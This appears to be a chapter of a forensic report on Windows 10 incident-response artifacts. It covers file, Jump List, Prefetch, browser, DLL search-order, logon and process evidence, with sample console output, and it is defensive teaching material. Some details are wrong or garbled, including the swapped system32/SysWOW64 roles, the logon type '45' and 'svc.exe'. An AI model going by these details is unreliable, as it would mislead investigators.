Many new features were introduced in Windows 10. In this chapter, we will present changes in artifact locations and file structure relative to previous versions of Windows. We do not focus heavily on feature changes unless they are relevant to specific candidate Windows 10 OS artifacts that provide the investigators/responders reliable means for determining if a system has been compromised. For example, user account control UAC was introduced in a new way in Windows 10 [9]. UAC is a security feature that allows users to perform common administrator tasks without having to switch to an administrative role or user account. Users perform normal tasks as standard users operating under a standard user token, but utilize a full administrator access token (with supplied pin or password) when performing administrative tasks. UAC is enabled by default [9]. This changes the way that the IR looks at credential usage when investigating a CIRCE.

The information provided in this report is pertinent to Windows 10. In most instances, the file and registry paths, log IDs, and other particulars are only applicable to Windows 10. This information frequently changes and is subject to change with future updates and versions of Windows 10.

A. WINDOWS 10 OVERVIEW

Microsoft Windows 10 brought with it a new internal build as well as a new process for future updates and version control. Microsoft announced with the release of Windows 10 a direction toward unifying consumer devices through a common OS [9]. In addition to more traditional platforms, Windows 10 runs on the XBOX One gaming and entertainment console, Microsoft HoloLens mixed reality holographic computer, and an array of internet of things (IOT) devices [9]. A full-fledged version of the OS is not necessary for a device like HoloLens [10], that has no peripheral devices; however, the core kernel and structure are present in all versions of Windows 10. This change and direction results in a commonality that; though beneficial in simplifying the job of defenders, also simplifies the job of attackers.

Windows application programming interfaces (API) or WinAPI give programs the ability to ask the OS to perform tasks. Nearly everything that a Windows program does involves invoking various API functions [9]. Starting with Windows 10, Microsoft has taken one step further away from Windows 32 API functions and forced programs to place a heavier dependency on its .NET Core framework [9], vice Windows API calls. Additionally, with the launch of Windows 10 S [11], Microsoft's security-focused version of Windows 10, none of the existing 32- or 64-bit software will run due to the removal of WinAPI. Microsoft plans to utilize the universal Windows platform (UWP) more heavily, which is due to replace the current WinAPI model [12]. In a 2015 announcement to Windows developers, Microsoft emphasized that the .NET Core Framework was the way forward, unifying the format in which applications would be geared to function on all Windows 10 devices [9]. This is an important and relevant topic of discussion when looking toward the future of incident response on Windows 10 and future OS devices; as this changes the role in which live response tools will play in incident response. With an inability to port existing tools, responders will find it necessary to become ever more reliant on built-in capabilities such as Microsoft PowerShell and the .NET framework.

B. THE “FULPRANT EIGHT”

The FULPRANT eight (files, users logged on, logs, processes, registry, accounts, network connections, scheduled tasks) are artifact categories that were originally identified in 2011 in the Sans Institute report titled *The Incident Handler's Handbook* [6].

Each category of artifacts contains a subset of the full set of classical system-, network-, and malware-level artifacts that are applicable in both reactive and proactive investigations. The remainder of this chapter provides a basic description of candidate Windows 10 OS artifacts that provide the investigators/responders with a reasonably effective means for determining if a system has been compromised. We provide a description of the artifact; a location, when available; and an explanation of the artifact's relevancy in both proactive and reactive analysis.

1. Files

The most current release of Windows 10 (red stone 5), as of the time of this report, operates on the new technology file system (NTFS) [9]. This file structure has been used by nearly every Windows OS version and supports the legacy file allocation table (FAT) file system which was originally designed for smaller disk sizes and more rudimentary folder structures (i.e., Windows 95 and prior). We cover what we believe to be the most relevant artifacts for an IR to curate within the Windows 10 NTFS file structure in the event of a CIRCE.

a. Master File Table (MFT)

NTFS volumes contain a MFT file, the primary store of metadata on NTFS systems [9]. This file is not accessible by the Windows API; however, it can be parsed and its data viewed from within the OS using PowerShell to access the raw disk (see Chapter III: Files > MFT). The MFT file contains a record of all files and folders on a drive, to include timestamps, data location (e.g., head, sector, and cylinder), and file status (active or inactive) [9]. File status is an important file type artifact. It is noteworthy that neither deleting a file nor moving a file deletes its contents in the MFT. The OS sets a MFT status flag as “inactive” on a file or folder that has been deleted or moved. This indicates the file status to the system and notifies the system that the disk space associated with the given MFT entry is available for reuse by another file or folder. Owing to this behavior, recovery of deleted data is not “magic,” but rather a simple matter of lucky timing by the IR; that is, a file or folder of interest can be recovered if it has not yet been reused. This useful bit of investigatory information makes the MFT an important CuFA to be acquired by the IR.

b. File System Redirector

The Windows OS hides from the user much of what is performed behind the scenes. When 64-bit systems were introduced, most dynamic link libraries (DLL) for 32-bit applications were not updated or changed [13]. Table 1 provides the locations for 32-bit and 64-bit DLLs. Windows 32-bit applications can be run on a 64-bit system due to a file system redirector which performs the behind-the-scenes redirection of 32-bit application load requests for DLLs.

Table 1. Location of DLLs. Adapted from [9].

Bit Size	File Path
32-bit Libraries	%SYSTEMROOT%\system32\
64-bit Libraries	%SYSTEMROOT%\SysWOW64\

Similar to the separation of 32-bit and 64-bit DLLs, 32-bit and 64-bit programs are also stored in separate file directories [9]. Table 2 provides the locations for 32-bit and 64-bit programs. It is essential for the IR to understand the separation, and its impact on reconstructing Windows API calls that may have happened in result of a CIRCE.

Table 2. Location of Program Files. Adapted from [9].

Bit Size	File Path
32-bit applications	\Program Files (x86)\
64-bit applications	\Program Files\

c. *Mapped Drives and Open Shares*

Windows OS will automatically assign a drive letter to any identified storage peripheral [9]. Logical drive letters can be manually assigned to local folders, as well as remote shares. To view remote shares, also referred to as open shares, we can open the File Explorer and select “Network” from the navigation pane, as shown in Figure 1.




Figure 2. Windows Explorer Open Shares in Network Locations.

A connection can be made to a remote share without assigning a logical mapping. Consequently, shares are not visible in Windows Explorer if they are not assigned a logical drive letter [9]. It is important that the IR be aware of this feature and be diligent in looking for all open shares, not just those that are logically mapped. A full list of current shares, to include both mapped and non-mapped drives, can be seen by utilizing the native CLI command “net share,” as seen in Figure 3. Additionally, any systems initiating access may be revealed in the registry key, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 [9].

```
C:\Users\turne>net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
D$              D:\                    Default share
IPC$            C:\                    Remote IPC
ADMIN$          C:\WINDOWS             Remote Admin
The command completed successfully.

C:\Users\turne>
```

Figure 3. Console Output of Net Share Cmdlet.

d. LNK files and Jump Lists

Jump Lists are a feature that was introduced in Windows 7 [14]. Jump Lists are created by applications or by the OS to help a user access, and view recently accessed files and folders.

Jump Lists provide a bountiful amount of data to the IR, including “file name, file path, MAC (modified, accessed, and created) timestamps, volume name from which the file was accessed, and the history of uploaded and downloaded files through web browsers” [14]. Table 3 shows the location of both automatic (system created) and custom (user-created) Jump List files.

Table 3. Locations of Jump Lists. Adapted from [14].

Type	File Path
automaticDestination-ms (autoDest)	%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
customDestination-ms (custDest)	%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

The two types of Jump List files differ in both contents and file structure. Examining the custDest Jump List file in a Hex Editor such as HxD shown in Figure 4, we can see that the contents of the Jump List file named, “1bc9bbbe61f14501.customDestinations-ms,” pertain to a user’s interaction with Microsoft OneNote. Examining the file in a hex editor allows for a human-readable translation of the corresponding bytes of data when it translates to ASCII text. However, we can view the same translated text strings by running the cmdlet “Strings,” which is shown in Figure 5. The cmdlet strings outputs the human-readable text into an array. Note in the array the instruction “Take screen clipping” can be seen. This instruction was issued to take, and store, the screen clipping of Figure 4 in Microsoft OneNote.

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
000002D0 00 3B 48 EA 30 10 00 00 00 57 69 6E 64 6F 77 73 .;H&0...Windows
000002E0 00 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 .C:\Program File
000002F0 73 20 28 78 38 36 29 5C 4D 69 63 72 6F 73 6F 66 s (x86)\Microsof
00000300 74 20 4F 66 66 69 63 65 5C 72 6F 6F 74 5C 4F 66 t Office\root\Of
00000310 66 69 63 65 31 36 5C 4F 4E 45 4E 4F 54 45 2E 45 fice16\ONENOTE.E
00000320 58 45 00 00 0D 00 28 00 57 00 69 00 6E 00 64 00 XE....(.W.i.n.d
00000330 6F 00 77 00 73 00 20 00 2B 00 20 00 4E 00 29 00 o.w.s. .+. .N.).
00000340 09 00 2F 00 73 00 69 00 64 00 65 00 6E 00 6F 00 ../.s.i.d.e.n.o.
00000350 74 00 65 00 41 00 43 00 3A 00 5C 00 50 00 72 00 t.e.A.C.:.\.P.r
00000360 6F 00 67 00 72 00 61 00 6D 00 20 00 46 00 69 00 o.g.r.a.m. .F.i
00000370 6C 00 65 00 73 00 20 00 28 00 78 00 38 00 36 00 l.e.s. .(.x.8.6
00000380 29 00 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 ).\.M.i.c.r.o.s
00000390 6F 00 66 00 74 00 20 00 4F 00 66 00 66 00 69 00 o.f.t. .O.f.f.i
000003A0 63 00 65 00 5C 00 72 00 6F 00 6F 00 74 00 5C 00 c.e.\.r.o.o.t.\
000003B0 4F 00 66 00 66 00 69 00 63 00 65 00 31 00 36 00 O.f.f.i.c.e.l.6
000003C0 5C 00 4F 00 4E 00 45 00 4E 00 4F 00 54 00 45 00 \.O.N.E.N.O.T.E.
000003D0 2E 00 45 00 58 00 45 00 14 03 00 00 07 00 00 00 ..E.X.E.....
000003E0 25 50 72 6F 67 72 61 6D 46 69 6C 65 73 25 5C 4D %ProgramFiles%\M
000003F0 69 63 72 6F 73 6F 66 74 20 4F 66 66 69 63 65 5C icrosoft Office\
00000400 72 6F 6F 74 5C 4F 66 66 69 63 65 31 36 5C 4F 4E root\Office16\ON
00000410 45 4E 4F 54 45 2E 45 58 45 00 00 00 00 00 00 00 ENOTE.EXE.....
00000420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 4. Hex Dump of a custDest Jump List File.

The structure of the custDest file is [14]:

- Header
- LNK files
- Data
- Footer


```
1 strings .\1bc9bbe61f14501.customDestinations-ms
ONENOTE.EXE
TM)
ONENOTE.EXE
TM)
ONENOTE.EXE
Windows
C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
(Windows + N)
/sidenoteAC:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
%ProgramFiles%\Microsoft Office\root\Office16\ONENOTE.EXE
%ProgramFiles%\Microsoft Office\root\Office16\ONENOTE.EXE
msi
PBrJJI
PBrJJI
1SPS
New quick note
1SPS
H@.
400
/C:\
PROGRA~2
Program Files (x86)
@shell32.dll,-21817
MICROS~2
3Microsoft office
root
qroot
Office16
Office16
TM)
ONENOTEM.EXE
TM)
ONENOTEM.EXE
Windows
C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE
(Windows + Shift + S)
/screencaptureToIPBC:\Program Files (x86)\Microsoft Office\Root\Office16\ONENOTEM.EXE
%ProgramFiles%\Microsoft Office\Root\Office16\ONENOTEM.EXE
%ProgramFiles%\Microsoft Office\Root\Office16\ONENOTEM.EXE
msi
PBrJJI
PBrJJI
1SPS
Take screen clipping
1SPS
H@.
```

Figure 5. Console Ouput of Strings from custDest Jump List File.

Link (LNK) files are simple but valuable artifacts that are created by users or the OS. Simply put, they are shortcuts to a file or folder and typically contain [14]:

- The path of the original file or folder
- Metadata of both the LNK and original file or folder
- MAC times of both the LNK and original file or folder

The LNK files can be parsed out of the Jump List file later during the analysis phase using a portable parsing cmdlet. As seen in Figure 6, by parsing the Jump List file for the LNK files, the IR can glean important CuFAs such as; the location of the file, its MAC times, and any DLLs it might have called.



```

Administrator: Command Prompt
C:\Users\turne\Downloads\LECmd>LECmd.exe -f C:\Users\turne\Downloads\OneNote_File
LECmd version 1.2.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f C:\Users\turne\Downloads\OneNote_File

Processing 'C:\Users\turne\Downloads\OneNote_File'

Source file: C:\Users\turne\Downloads\OneNote_File
Source created: 2019-01-22 04:46:31
Source modified: 2019-01-22 04:46:31
Source accessed: 2019-01-22 04:46:31

--- Header ---
Target created: 2018-10-20 22:49:16
Target modified: 2018-10-20 22:49:16
Target accessed: 2018-10-20 22:49:16

File size: 2,131,536
Flags: HasLinkInfo, HasName, HasArguments, HasIconLocation, IsUnicode, NoPidlAlias0X00008000, DisableKnownFolderTracki
ng, AllowLinkToLink
File attributes: FileAttributeArchive, FileAttributeSparseFile
Icon index: -3
Show window: SmlNormal (Activates and displays the window. The window is restored to its original size and position if
the window is minimized or maximized.)

Name: (Windows + N)
Arguments: /sidenote
Icon Location: C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>>Volume information
Drive type: Fixed storage media (Hard drive)
Serial number: 30EA483B
Label: Windows
Local path: C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE

--- Target ID information (Format: Type ==> Value) ---

Absolute path: My Computer\C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE

-Root folder: GUID ==> My Computer

-Drive letter ==> C:

```

Figure 6. Console Output of Parsed LNK Files from a custDest Jump List File.

The autoDest Jump List file is of the object linking and embedding (OLE) compound file (CF), or OLE CF, format as noted by the leading hex bytes “D0 CF 11 E0 A1 B1 1A E1” in Figure 7 [14]. OLE CF files are not able to be examined in a hex editor or via the use of the “Strings” CLI command, but they are still relevant CuFA that can be examined with additional parsing tools later in the analysis phase.

Figure 7. Hex Dump Output of an autoDest Jump List File.

e. Prefetch Files and Timestamps

Prefetch-files (*.pf) contain metadata of executables on the host system. The location of Prefetch files is %SYSTEMROOT%\Prefetch. In this directory the following files can be found [15]:

- dynrespri.7db, cadrespri.7db, and ResPriHMStaticDb.ebd: These files appeared after the Creators update in October 2018. As of the time of this report, there is no public Microsoft documentation on these files or their extension types; however, professionals analyze and update this information frequently.
- “Layout.ini: Contains data used by the disk defragmenter [9].”
- AppName-#####.pf: Each of these files represents an executable file that ran.
- The Prefetcher uses an algorithm to anticipate programs that will be run again, and thus allows these programs to load into memory more quickly. The last time of program execution, filename, the location of the executable at the time of execution, and DLLs called are contained within the Prefetch files (*.pf), and all can be valuable information to the IR.

Although the location of Prefetch files is the same as in previous Windows versions, the format for Prefetch files (*.pf) in Windows 10 has changed from previous Windows versions. The files are compressed using the Xpress Huffman algorithm, the same compression method that Windows 8.1 uses to compress its SuperFetch files [15]. Due to compression, the files are incomprehensible to the human eye when attempting to use methods such as strings or hex editors that were successful in previous distributions of Windows. A responder wanting to view the Windows 10 files will first need to decompress them. Figure 8 shows the location of Prefetch files in the Windows Explorer.




Figure 8. Windows Explorer Prefetch Files.

f. Browser Artifacts

Browser artifacts are generated by user interaction and user profile activity on a host system using Internet browsers. Common Windows 10 browsers as of the time of this report include Edge, Internet Explorer (IE), Mozilla Firefox, and Google Chrome. Even after a user clears a browser's data using the built-in functionality within the browser, this CuFA remains stored on the host system. The file format of this CuFA varies from browser

to browser. Examples of browser artifacts include cookies, browser search terms, uniform resource locators (URL), email content, and date/time information.

Cookies are CuFAs that are stored on the host system and are sent to servers with every request. Cookies are used for authentication and maintaining open sessions. Cookies can thus provide insight into URLs that the host system had made requests for, as well as when the host system made those requests. The WebCacheV01.dat file for IE11 and Edge browsers stores this cookie data for both the IE and Edge browsers. Google Chrome and Mozilla Firefox both store cookies in SQLite database format. The locations for these various files are shown in Table 4 [9].

Table 4. Locations of Common Browser Cookie File Paths. Adapted from [9].

Browser	File Path
IE11	%USERNAME%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
Edge	%USERNAME%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
Firefox	%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\default\cookies.sqlite
Chrome	%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\cookies.sqlite

Both the WebCacheV01.dat file for IE11 and Edge browsers, and the associated registry for IE11, store a list of the most recent URLs or file paths that were typed into these browsers. Google Chrome and Mozilla Firefox both store typed URLs in SQLite database format. This information is presented in Table 5. This CuFA can support an investigation by establishing whether a user visited (or intended to) a particular URL.

Table 5. Locations of Browser History Locations. Adapted from [9].

Browser	File path/registry
IE11	%USERNAME%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
	HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs
Edge	%USERNAME%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
Firefox	%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles.default\
Chrome	%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\History.sqlite

g. DLLs

DLLs provide functionality to programs by promoting efficient memory usage and reduced disk footprint [9]. DLLs cannot operate in their own address space; instead they require a host such as an EXE or an ASP.NET file to invoke (call) them. DLLs contain no entry point instruction; therefore, they cannot instantiate themselves. The only difference between a DLL and an EXE file is the presence of an entry point in the Microsoft intermediate language (MSIL). Because of this characteristic, multiple host programs can concurrently utilize the same DLL. When a DLL is called by a consumer program, the OS follows an order of operations to retrieve the required DLL. Table 6 presents this order of operations [16].

For both Windows store and desktop applications, the Windows OS checks for the events listed in Table 6 [16]. If the OS cannot find the required DLL, it will execute the standard DLL search order dependent upon the application type—Windows Store or Desktop—as shown in Table 7 and Table 8.

Table 6. Initial DLL Search Criteria. Adapted from [16].

Search Order	Criteria
1	Is there a DLL with same module name already loaded into memory? The system uses the DLL loaded into memory.
2	Is the DLL in the list of known DLLs? The system uses its copy of the known DLL regardless of any path listed. Known DLLs are stored at registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs.

Table 7. Windows Store Application Standard DLL Search Order. Adapted from [16].

Search Order	Location
1	The package dependency graph of the process
2	Directory path the process was called from
3	%SYSTEMROOT%\system32

Table 8. Desktop Application Standard DLL Search Order. Adapted From [16].

Search Order	Location
1	System directory utilizing the path returned from the GetSystemDirectory function
2	The 16-bit system directory 32-bit systems (C:\Windows\System) 64-bit systems (not supported)
3	Windows directory utilizing the path returned from the GetWindowsDirectory function
4	The current directory.
5	PATH environment variable; default value: (%SYSTEMROOT%\system32;%SYSTEMROOT%;%SYSTEMROOT%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\)

If an attacker were to gain access to any of these directories, malicious DLL execution or DLL code injection is possible. Load-order-hijacking takes advantage of the standard DLL search order to allow an attacker to load and execute malicious logic under a known DLL.

2. Users

Users are both a predictable and unpredictable element in host security. From an attacker's perspective, users can be predictable in their usefulness in launching an attack. From a network defense perspective, users can be unpredictable in their ability to follow best security practices. Users are known to install unauthorized software, initiate connections with rogue servers, and release insider information regarding security practices to outside sources. This is not to say that users are intentionally malicious or negligent, but rather that users are one of the easiest delivery vectors into a network from an attacker's perspective. User interaction (whether known by the user or not) with a host can be identified by analyzing their logon times and logon types (e.g., remote or local).

Current logon information can be retrieved by determining if at least one token exists for a given session's locally unique identifier (LUID) [9]. A token, or more specifically an access token, is generated by a user logon process native to Microsoft Windows. MSV1_0, the native authentication package on a standalone system not connected to a Windows domain, or Kerberos, the native authentication package on systems connected to a Windows domain; generate a LUID and call Lsass.exe locally, or on a domain server, respectively. The Lsass.exe process creates a handle that is passed to Winlogon.exe. Winlogon.exe runs Userinit.exe which, among other tasks, starts explorer.exe (the user interface). The locations of Winlogon, Lsass, Userinit, and Explorer is shown in Table 9. Current logon artifacts can be mined by logically parsing for the owner of process explorer.exe. However, this will only show interactive users with an explorer.exe process, and no other logon types [9].

Table 9. Locations of Logon Processes. Adapted from: [9].

Process	Native File Path
Winlogon.exe	%SYSTEMROOT%\System32\winlogon.exe
Lsass.exe	%SYSTEMROOT%\System32\lsass.exe
Userinit.exe	%SYSTEMROOT%\System32\userinit.exe
Explorer.exe	%SYSTEMROOT%\explorer.exe

A logon can be conducted by more than just a human user. System services also perform logons. A type 2 (interactive logon) is indicative of a human user logging on to a machine locally (the user is physically co-located with the machine) [17]. The classes of logons, along with a brief description of each, are listed in Table 10. Logon artifact tracking is further discussed in the “Logs” section.

Table 10. Windows LogonTypes. Adapted from [17].

#	LogonType	Description
2	Interactive	Occurs when a local user logs on to a system and interacts.
3	Network	Occurs when a user accesses shared resources such as making an SMB connection for file sharing.
45	Batch	Occurs for scheduled tasks.
5	Service	Occurs for services and service accounts that start services.
7	Unlock	Occurs when a user returns to a logon and unlocks.
8	Network Cleartext	Occurs by logons that are executed over the network and are authenticated with lightweight directory access protocol (LDAP). This method passes the username and password in the clear.
9	New Credentials	Occurs when an application is “RunAs” a user, such as “RunAs” Administrator.
10	Remote Interactive	Occurs when an RDP application like Remote Assistance access a system.
11	Cached Interactive	Occurs when a mobile user uses a cached credential to logon when no domain controller is available.

3. Processes

A process is a program in execution, and is composed of one or more threads, but is started with a single thread (primary thread) [18]. A thread, within a process, is a portion of the process that can be called for execution. “A process has a virtual address space, executable code, open handles to system objects, a security context, a unique process identifier, environment variables, a priority class, and minimum and maximum working set sizes” [9]. Processes deliver the functionality of applications and services. This is a very simplified view of Windows processes. The examination of processes can aid the IR in identifying programs and services that are running on a host system.

a. Running Process-Related Information

Processes are identified by a unique number known as the process identification (PID) [18]. The OS keeps track of a process tree that indicates the various parent-child relationships among all the processes running. The IR can utilize this information to trace through the hierarchy of processes and possibly identify deviations from what is normal. Additionally, processes have associated handles. A handle allows processes to interact with objects, such as files, threads, tokens, and registry keys. By noting which handles are associated with each process, the IR can uncover detailed information regarding which registry keys, files, and other system resources a process interacted. Programs such as Process Explorer [19] or Process Hacker 2 [20] allow the IR to view processes, threads, handles, and strings in memory, in order to assist with the analysis of system activities leading up to, and during, a CIRCE.

b. DNS Cache

The DNS cache can provide artifacts related to the hostname(s) that an attacker or their malicious logic (malware) connected to, or attempted to connect to. This information can be retrieved by parsing memory strings associated with the `svc.exe` process, which hosts the DNS cache service and can be observed in Figure 9, Figure 10, and Figure 11. The IR can obtain similar data by executing the native CLI command, “`ipconfig /displayDNS`” and outputting the results to a file [9]. Figure 9 presents a display of `svc.exe` in the Process Hacker 2 program [20]. One can see how this information could be useful for the IR seeking deeper insights about running processes beyond those provided by the native CLI command “task list.”

Figure 10 presents a view of the process `svc.exe`, which was assigned the PID 2956, in Process Explorer. Process Explorer allows the IR to view the threads of running processes [19]. We can see that the DNS cache service is running under this `scv.exe` process.




Figure 9. Process Hacker 2 Display of svchost.exe.


